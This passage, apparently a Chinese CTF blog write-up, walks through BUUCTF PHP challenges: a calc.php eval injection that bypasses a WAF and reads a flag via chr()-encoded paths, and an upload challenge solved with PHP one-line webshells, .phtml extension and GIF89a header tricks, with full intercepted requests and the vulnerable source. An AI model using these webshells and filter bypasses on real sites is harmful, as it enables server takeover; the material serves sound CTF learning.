                        if (preg_match('/' . $blackitem . '/m', $str)) {
                                die("what are you want to do?");
                        }
                }
                eval('echo '.$str.';');
}
?>
```


又有源码，可以看到这里直接使用php的echo命令来进行计算，没动点脑筋，我还以为计算器是他自己写的□，那就是命令注入了，需要绕过前面的命令
下面的过滤会对黑名单中的每一个值都拿出来连接成正则表达式的字符串，/m表示多行查找，下面是一些参数用法

> /i (忽略大小写)
> /g (全文查找出现的所有匹配字符)
> /m (多行查找)
> /gi(全文查找、忽略大小写)
> /ig(全文查找、忽略大小写)


简单地说就是不能有这些东西,剩下的就是专业知识了，涉及到php解析过程，贴一个大佬的理解
我们知道PHP将查询字符串（在URL或正文中）转换为内部$ _GET或的关联数组$_POST。例如：`/?foo=bar`变成`Array([foo] => “bar”)`。值得注意的是，查询字符串在解析的过程中会将某些字符删除或用下划线代替。例如，`/?%20news[id%00=42`会转换为`Array([news_id] => 42)`。如果一个IDS/IPS或WAF中有一条规则是当news_id参数的值是一个非数字的值则拦截，那么我们就可以用以下语句绕过：

```
/news.php?%20news[id%00=42"+AND+1=0–
```

上述PHP语句的参数`%20news[id%00`的值将存储到`$_GET[“news_id”]`中。
PHP需要将所有参数转换为有效的变量名，因此在解析查询字符串时，它会做两件事：


> 1.删除空白符
> 2.将某些字符转换为下划线（包括空格）

下面是我的理解，其实就是这个题还有一个WAF，不是这个calc.php里面的，因为可以发现，在输入num=字母的时候就会报错，但是并没有看到过滤，可能是index.php里面的过滤，但是看不到源码，只能猜测，这里有一个技巧就是WAF只过滤num参数，但是如果加一个空格变成【空格】num，那么WAF检测不到是num参数就不会过滤，但是php是能够检测到，也就是说在php里面num=【空格】num，这样构造参数就完成了WAF绕过
综上所述，我们需要加一个空格在传的参数前面，然后就是绕过引号，因为system函数中的内容必须要引号，所以这一条就不行了，但是首先我们要先扫根目录下的所有文件，这里用到的是scandir("/"),但是“/”被过滤了，所以我们用chr(“47”)绕过,发现flagg文件



同样的方式去读文件


```
payload=calc.php? num=1;var_dump(file_get_contents(chr(47).chr(102).chr(49).chr(97).chr(103).chr(103)))
```



出来了，php处理参数方式还得好好学一学

[极客大挑战 2019]Upload

又是个文件上传，漂亮的界面



先传个正常的图片上去

？？？正常的图片传不上去，你这个网站的正常功能呢，后来尝试了真正的png和gif都不行，题目不太行，正常的不行，那就穿个php上去，先尝试正常的一句话木马

```
<?php eval($_POST('cmd')) ?>
```

和上图回显一样，都是no image，看来是有类型过滤，那么就通过抓包改文件类型

Request to http://ca67c0cf-420c-40b0-8136-877466a1a381.node4.buuoj.cn:81 [117.21.200.166]

Forward | Drop | Intercept is on | Action | Open Browser

Pretty | Raw | Hex | \n

```
POST /upload_file.php HTTP/1.1
Host: ca67c0cf-420c-40b0-8136-877466a1a381.node4.buuoj.cn:81
Content-Length: 320
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://ca67c0cf-420c-40b0-8136-877466a1a381.node4.buuoj.cn:81
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryv5vlAT5UikB5hHq6
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,i
Referer: http://ca67c0cf-420c-40b0-8136-877466a1a381.node4.buuoj.cn:81/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

------WebKitFormBoundaryv5vlAT5UikB5hHq6
Content-Disposition: form-data; name="file"; filename="2.php"
Content-Type: image/jpeg

<?php eval($_POST['cmd']) ?>
------WebKitFormBoundaryv5vlAT5UikB5hHq6
Content-Disposition: form-data; name="submit"

□□□
------WebKitFormBoundaryv5vlAT5UikB5hHq6--
```


获得回显


看来对文件名的后缀还有检测，那么就换后缀名，常用的php后缀绕过有

```
php,php3,php4,php5,phtml,pht
```

还有大小写绕过

```
phP,pHp,PhP...
```

逐个尝试，发现其过滤是忽略了了大小写的，也就是大小写都是一样被过滤了，变形中只有phtml可以不被过滤，给出下面的回显



看来对内容还有过滤，这个时候只能换一个木马的形式了，改为没有<?的形式

```
<script language="php">eval($_POST['shell']);</script>
```


得到回显

看来还是没有传上去，加个文件头试试看这是GIF的文件头，可能对这个也有检测，再按前面的要求改好

```
3  Content-Length: 355
4  Cache-Control: max-age=0
5  Upgrade-Insecure-Requests: 1
6  Origin: http://ca67c0cf-420c-40b0-8136-877466ala381.node4.buuoj.cn:81
7  Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryZDVD0YGTGX2BtXtA
8  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537
9  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-
10 Referer: http://ca67c0cf-420c-40b0-8136-877466ala381.node4.buuoj.cn:81/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: zh-CN,zh;q=0.9
13 Connection: close
14
15 ------WebKitFormBoundaryZDVD0YGTGX2BtXtA
16 Content-Disposition: form-data; name="file"; filename="2.phtml"
17 Content-Type: image/jpeg
18 GIF89a
19 <script language="php">eval($_POST['shell']);</script>
20 ------WebKitFormBoundaryZDVD0YGTGX2BtXtA
21 Content-Disposition: form-data; name="submit"
22
23 □□□
24 ------WebKitFormBoundaryZDVD0YGTGX2BtXtA--
```



成功了

文件上传的目录一般都是根目录下uploads或upload，都试一下看一看




这貌似没关目录读取权限，一看都是以前的人传的木马，话说容器都不删除的嘛

蚁剑链接成功,根目录下拿到flag



既然进去了，那就看看源码呗



先看看index.php，发现就是个表单，略过

```
<!DOCTYPE html>
<html lang="zh">

<style>
```

```
.button {
   background-color: #5DADE2; /* Green */
   border: none;
   color: white;
   padding: 8px 20px;
   text-align: center;
   text-decoration: none;
   display: inline-block;
   font-size: 12px;
   margin: 4px 2px;
   cursor: pointer;
   -webkit-transition-duration: 0.4s; /* Safari */
   transition-duration: 0.4s;
   border-radius: 8px;
}


.button:hover {
   background-color: #555555;
   color: white;
}
</style>

<head>
<meta charset="UTF-8">
<title>上传头像</title>
<link rel="stylesheet" type="text/css" href="css/reset.css">
<link rel="stylesheet" href="css/demo.css" />
<link rel="stylesheet" href="dist/styles/Vidage.css" />
</head>

<body>
 <div class="Vidage">
  <div class="Vidage__image"></div>
  <video id="VidageVideo" class="Vidage__video" preload="metadata" loop autoplay muted>
   <source src="videos/bg.webm" type="video/webm">
   <source src="videos/bg.mp4" type="video/mp4">
  </video>
  <div class="Vidage__backdrop"></div>
 </div>

 <form action="upload_file.php" method="post" enctype="multipart/form-data">
 </br></br></br></br></br></br></br></br></br></br></br></br></br></br></br>
    <div align="center">
     <label for="file" style="font:20px Georgia,serif;">图片：</label>
     <input type="file" name="file" id="file" >
     <input type="submit" name="submit" value="提交" class="button">
    </div>
 </form>

 <script src="dist/scripts/Vidage.min.js"></script>
 <script>
  new Vidage('#VidageVideo');
 </script>

 <div style="position: absolute;bottom: 0;width: 95%;"><p align="center" style="font:italic 15px Georgia,serif;"> Syclover @ cl4y</p></div>
</body>
</html>
```

再看看upload_file.php

```
<!DOCTYPE html>
<html lang="zh">

<style>
    .error {
        font-family:Microsoft YaHei;
        font-family:arial;
        color:red;
        font-size:40px;
        text-align:center;
    }
</style>

<head>
<meta charset="UTF-8">
<title>check</title>
<link rel="stylesheet" type="text/css" href="css/reset.css">
<link rel="stylesheet" href="css/demo.css" />
<link rel="stylesheet" href="dist/styles/Vidage.css" />
</head>

<body>
    <div class="Vidage">
        <div class="Vidage__image"></div>
        <video id="VidageVideo" class="Vidage__video" preload="metadata" loop autoplay muted>
            <source src="videos/bg.webm" type="video/webm">
            <source src="videos/bg.mp4" type="video/mp4">
        </video>
        <div class="Vidage__backdrop"></div>
    </div>

    <script src="dist/scripts/Vidage.min.js"></script>
    <script>
        new Vidage('#VidageVideo');
    </script>
</br></br></br></br></br></br></br></br></br></br></br></br></br></br></br>
<div class="error">
<strong>
<?php
$file = $_FILES["file"];

// 允许上传的图片后缀
$allowedExts = array("php","php2","php3","php4","php5","pht","phtm");
$temp = explode(".", $file["name"]);
$extension = strtolower(end($temp));        // 获取文件后缀名
$image_type = @exif_imagetype($file["tmp_name"]);
if ((($file["type"] == "image/gif")
|| ($file["type"] == "image/jpeg")
|| ($file["type"] == "image/jpg")
|| ($file["type"] == "image/pjpeg")
|| ($file["type"] == "image/x-png")
|| ($file["type"] == "image/png"))
&&$file["size"] < 20480)    // 小于 20 kb
{
    if ($file["error"] > 0){

        echo "ERROR!!!";
    }
```

```
    elseif (in_array($extension, $allowedExts)) {
        echo "NOT！ ".$extension."!";
    }
    elseif (mb_strpos(file_get_contents($file["tmp_name"]), "<?") !== FALSE) {
        echo "NO! HACKER! your file included '&#x3C;&#x3F;'";
    }
    elseif (!$image_type) {
        echo "Don't lie to me, it's not image at all!!!";
    }
    else{
        $fileName='./upload/'.$file['name'];
        move_uploaded_file($file['tmp_name'],$fileName);
        echo "上传文件名: " . $file["name"] . "<br>";
    }
}
else
{
    echo "Not image!";
}
?>
</strong>
</div>


    <div style="position: absolute;bottom: 0;width: 95%;"><p align="center" style="font:italic 15px Georgia,serif;"> Syclover @ cl4y</p></div>
</body>
</html>
```


可以看到这一行

```
46    $image_type = @exif_imagetype($file["tmp_name"]);
```

就是获取文件头的操作，也证实了之前的猜想，但是为什么正常图片不行，确实百思不得其解，只有当php直接改为jpg的时候是可以的，一个正常的图片不行，这是为什么呢？


[极客大挑战 2019]PHP

今天发晚了一点点，是说忘了什么事情，PHP题目，看起来很有趣，一个猫在玩毛线球




这个js羡慕了，我也想弄一个，先照常看源码，没什么提示，上面写了有备份的习惯，那应该就是爆目录看备份在哪里了,网上都说用什么dirsearch这个工具，我还是个俗人，就喜欢图形化界面，我就用御剑直接扫出来了，只要字典大，不怕扫不出来，注意线程数不要太多，不然会导致429错误，你就什么都扫不到

增强版字典就是那么任性，需要的可以私信我



获得www.zip文件，打开看一看



flag.php是骗人的，就略过了，看看index.php，果然源码审计才是最考验技术的，这个源码就不用贴了，想要自己去下就行了，注意到这里

```
31      <div style="text-shadow:0px 0px 5px;font-family:arial;color:black;font-siz
32      </div>
33      <div style="text-shadow:0px 0px 5px;font-family:arial;color:black;font-siz
34      </div>
35      <div style="text-shadow:0px 0px 5px;font-family:arial;color:black;font-siz
36      <?php
37      include 'class.php';
38      $select = $_GET['select'];
39      $res=unserialize(@$select);
40      ?>
41      </div>
42      <div style="position: absolute;bottom: 5%;width: 99%;"><p align="center" s
43  </div>
```


先包含了一个class.php，观察一下

```php
<?php
include 'flag.php';


error_reporting(0);


class Name{
    private $username = 'nonono';
    private $password = 'yesyes';

    public function __construct($username,$password){
        $this->username = $username;
        $this->password = $password;
    }

    function __wakeup(){
        $this->username = 'guest';
    }

    function __destruct(){
        if ($this->password != 100) {
            echo "</br>NO!!!hacker!!!</br>";
            echo "You name is: ";
            echo $this->username;echo "</br>";
            echo "You password is: ";
            echo $this->password;echo "</br>";
            die();
        }
        if ($this->username === 'admin') {
            global $flag;
            echo $flag;
        }else{
            echo "</br>hello my friend~~</br>sorry i can't give you the flag!";
            die();


        }
    }
}
?>
```

